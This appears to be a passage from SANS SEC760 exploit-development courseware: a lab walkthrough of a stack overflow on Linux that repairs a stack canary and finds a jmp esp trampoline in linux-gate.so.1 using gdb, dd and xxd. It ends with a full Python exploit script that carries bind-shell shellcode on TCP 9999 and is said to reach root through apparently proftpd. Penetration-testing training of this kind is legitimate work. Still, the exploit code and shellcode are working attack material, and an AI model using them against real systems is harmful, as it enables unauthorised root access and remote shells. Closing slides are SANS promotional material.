- Let's run it again with 512 A's

Locating the Canary

By entering in **x/20x $esp +500** we can get to the end of the buffer, right by the canary, as indicated on the slide. By doing some simple math, subtracting the start of our A's from the start of the canary, we can learn that the buffer is 512 bytes.

Filling the Buffer


- Running it again with 512 A's

```
(gdb) x/20x $esp + 500
0xbfb3e7c4:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfb3e7d4:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfb3e7e4:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfb3e7f4:     0x41414141      0xff0a0000      0x00000000      0x080ef4d4
0xbfb3e804:     0xbfb3e8f8      0xbfb3e838      0x080a10df      0x080ef4d4
```

- Fills up the buffer to the canary
- We must now repair the canary to get control of EIP

Filling the Buffer

Let's run our script again, this time filling the buffer with 512 A's. Modify your payload and execute it again. When examining the stack, we see that our A's come directly up to the canary. As you can see, the canary is the value 0x00000aff, commonly seen on a Debian OS. We need to repair the canary to continue.



Repairing the Canary

In our canary exercise yesterday, we had to take advantage that three strcpy() operations allowed us to repair the canary. It is always an option to simply try and write the canary as it needs to be formatted. Many functions will not allow us to write certain values due to null characters; however, some functions do not have this limitation. Let's modify our script and give it a shot. We are adding to our script:


canary = "\x00\x00\x0a\xff"

*payload = "A" *512 + canary + "A" *16 + "\xde\xc0\xad\xde"*

After you have made the changes, execute your script while inside of GDB. You should get the same result on the slide, which is a segmentation fault when trying to execute at the address 0xdeadc0de.

State of ESP After Crash


- After crash, check ESP



- "jmp esp" anyone?

State of ESP After Crash


After the crash occurs during the segmentation fault, type in *x $esp* to view the address held in the ESP register. As you can see on the slide, it points directly after the return pointer we have overwritten. Being that the Kernel version on this OS is 2.6.17, we can use the address we found in the linux-gate.vdso in SEC660 to point execution to 0xffffe777, which holds a jmp esp instruction. If you did not take SEC660, the reasoning behind this technique is described on the next seven slides. You may skip these pages if you have already covered this technique.



Searching for Trampolines

What if we could find an instruction that would cause execution to jump to the address held in ESP? If the last slide is any indication, it would mean that we could have our code executed, despite ASLR. It so happens that the opcode for jmp esp is 0xffe4 and the opcode for call esp is 0xffd4.

Wait, isn't everything randomized? This is not always the case. You must do your homework when running an application penetration test and search everywhere for a potential static target. The hex values we are looking for do not even have to be a real assembly instruction that the program is using. We just have to locate these adjacent hex values and point execution to the appropriate address.




Tool: ldd

We use a tool called ldd, which stands for List Dynamic Dependencies. As seen in the manual page, "ldd prints the shared libraries required by each program or shared library specified on the command line." In other words, it prints out the load address of libraries for a given binary. For us, this means that we can potentially identify libraries that are loaded to the same address for every run. If we can find one of these, they may hold the hex pattern we're looking to use as a trampoline. There is also the possibility that the code segment or other areas in memory consistently use the same addressing. If this is the case, you may also find your pattern in one of them.

Using ldd


- Run ldd a couple times



- linux-gate.so.1 could be a good target for a trampoline!

Using ldd


This slide shows ldd running against the aslr_canary program. You may notice that the object linux-gate.so.1 is staying at the same address, whereas the other object keeps changing. This means that linux-gate.so.1 could be a possible target for our trampoline. Let us have a closer look.



linux-gate.so.1

We obviously cannot exploit our new friend without first getting to know him. So, what is this linux-gate.so.1? There was a time when a system would always send an interrupt 0x80 when attempting to move between user-land and kernel mode. This style of access protection and communication was deemed slow from a processing perspective on more modern processors. With that the case, a new method was created to provide the same type of functionality at a faster rate. The newer method utilizes SYSENTER and SYSEXIT instructions. Per Intel, the SYSENTER instruction is part of the "Fast System Call" facility introduced on the Pentium II processor. For more information on these instructions visit the following link posted by Manu Garg at http://manugarg.googlepages.com/systemcallinlinux2_6.html.

For our purposes at this point, we simply need to know that linux-gate.so.1 is a Virtual Dynamically linked Shared Object (VDSO) that is consistently mapped to the address 0xffffe000 on most Linux Kernel versions. One of the ideas behind a VDSO is to allow access to Kernel resources without needing to send an interrupt. Often, it simply acts as a gateway and is usable by all processes on a system. If you're a user of various virtualization products such as VMWare, you may remember some issues in which the Hypervisor wanted to use memory pages already used by this VDSO, requiring you to set the VDSO option to equal 0.



Searching Through linux-gate.so.1


If not already there, launch the aslr_canary program inside of GDB. When inside of GDB, type **break main** followed by **run**. You should hit the breakpoint you created on the address of the main() function. At this point, look at the address of linux-gate.so.1 located at 0xffffe000. Type **x/8b 0xffffe000** and press Enter. The 8b displays at bytes in a row, 1 byte at a time. This makes it easier to look for our wanted opcode. Press Enter repeatedly and search for either 0xffd4 (call esp) or 0xffe4 (jmp esp). One does exist!

GDB Results for linux-gate.so.1

- Using x/8b in GDB...

```
(gdb) x/8b  0xffffe000
0xffffe000:     0x7f    0x45    0x4c    0x46    0x01    0x01    0x01    0x00
(gdb)
0xffffe008:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
```

...



GDB Results for linux-gate.so.1


These screenshots show the commands from the last slide. As you can see, the results display eight per row, in 1-byte segments. This makes it easier to search for 0xff and then check to see if the next byte is either 0xd4 or 0xe4. As you can see, all the way down at 0xffffe777 is one of the wanted opcodes, 0xffe4. We should leverage this to our advantage.

A Different Method

- Using dd and xxd to cut corners!
  - *dd if=/proc/self/mem of=linux-gate.dso bs=4096 skip=1048574 count=1*

```
root@deadlist-desktop:/home/deadlist# dd if=/proc/self/mem
of=linux-gate.dso bs=4096 skip=1048574 count=1
1+0 records in
1+0 records out
4096 bytes (4.1 kB) copied, 0.0409 seconds, 100 kB/s
```

  - *xxd linux-gate.dso |grep "ff e0"*



A Different Method

Before we move to the next part of our exploit, let's look at an easier method to search for opcodes within linux-gate.so.1. The link provided is one resource at http://manugarg.googlepages.com/systemcallinlinux2_6.html. You can also find information regarding this technique at http://www.s0ftpj.org/bfi/dev/BFi14-dev-05 by S. Budella.

The technique referenced is the use of the tool dd to make an image of the linux-gate.so.1 object. Having a binary image enables us to use a tool such as xxd to search the binary for our string pattern. To perform this technique, enter this command:

dd if=/proc/self/mem of=linux-gate.dso bs=4096 skip=1048574 count=1 # bs is 4K page, skip gets us to the second to last page. 2 ^ 32 / 4096 – 2 = 1048574

This creates an image file called linux-gate.dso. From here, use the xxd tool to search for our wanted pattern:

xxd linux-gate.dso |grep "ff d4"
xxd linux-gate.dso |grep "ff e4"

The second command should have provided you with the results on the slide. We see again that 0xffffe777 holds our wanted hex pattern. The address displayed to the left shows as 00000770. We must remember to add the base address of 0xffffe000 to this value to get the address 0xffffe770 and then count the offset to 0xffffe777 from there.

Our Final Script

- Finalizing our script

```
import socket
import os, stat
import struct

sc = "\x31\xdb\x53\x43\x53\x6a\x02\x6a\x66\x58\x99\x89\xe1\xcd\x80\x96"+\
     "\x43\x52\x66\x68\x27\x0f\x66\x53\x89\xe1\x6a\x66\x58\x50\x51\x56"+\
     "\x89\xe1\xcd\x80\xb0\x66\xd1\xe3\xcd\x80\x52\x52\x56\x43\x89\xe1"+\
     "\xb0\x66\xcd\x80\x93\x6a\x02\x59\xb0\x3f\xcd\x80\x49\x79\xf9\xb0"+\
     "\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53"+\
     "\x89\xe1\xcd\x80"

ctrlSocket = "/tmp/ctrls.sock"
ourSocket = "/tmp/our.sock"
canary = "\x00\x00\x0a\xff"
ret = "\x77\xe7\xff\xff"
payload = "A" *512 + canary + "A" *16 + ret + sc

s = socket.socket(socket.AF_UNIX, socket.SOCK_STREAM)
s.bind(ourSocket)
os.chmod(ourSocket,stat.S_IRWXU)
s.connect(ctrlSocket)

s.send("junkjunk")
l = len(payload)
s.send(struct.pack('<L', l))
s.send(payload)

s.close()
```


SANS SEC760 | Advanced Exploit Development for Penetration Testers 196

Our Final Script

At this point, we are ready to prepare our final script. Add in shellcode from the shellcode.txt file to open up a port on TCP 9999 if successful. You also need to add in the proper return pointer address in the linux-gate.vdso and modify your payload. When you complete these changes, you are ready to execute the script.


Execution and Success

- Verify proftpd is running
- Execute the script
- Check for port TCP 9999




Execution and Success

As you can see, we successfully executed our shellcode, allowing us to elevate our privileges to root!



760.2 Conclusion

SEC760.2 focused heavily on the Linux OS; though, many of the concepts are relevant on the Windows OS, as well as other operating systems. This is the only section focused solely on Linux; the rest of the course focuses primarily on Windows.



What to Expect Tomorrow

This slide is a sample of the primary topics we cover in 760.3.

"As usual, SANS courses pay for themselves by Day 2. By Day 3, you are itching to get back to the office to use what you've learned."
Ken Evans, Hewlett Packard Enterprise - Digital Investigation Services

SANS Programs
sans.org/programs

GIAC Certifications
Graduate Degree Programs
NetWars & CyberCity Ranges
Cyber Guardian
Security Awareness Training
CyberTalent Management
Group/Enterprise Purchase Arrangements
DoDD 8140
Community of Interest for NetSec
Cybersecurity Innovation Awards

Search SANSInstitute

SANS Free Resources
sans.org/security-resources

- E-Newsletters
  NewsBites: Bi-weekly digest of top news
  OUCH!: Monthly security awareness newsletter
  @RISK: Weekly summary of threats & mitigations
- Internet Storm Center
- CIS Critical Security Controls
- Blogs
- Security Posters
- Webcasts
- InfoSec Reading Room
- Top 25 Software Errors
- Security Policies
- Intrusion Detection FAQ
- Tip of the Day
- 20 Coolest Careers
- Security Glossary

SANS Institute
11200 Rockville Pike | Suite 200
North Bethesda, MD 20852
301.654.SANS(7267)
info@sans.org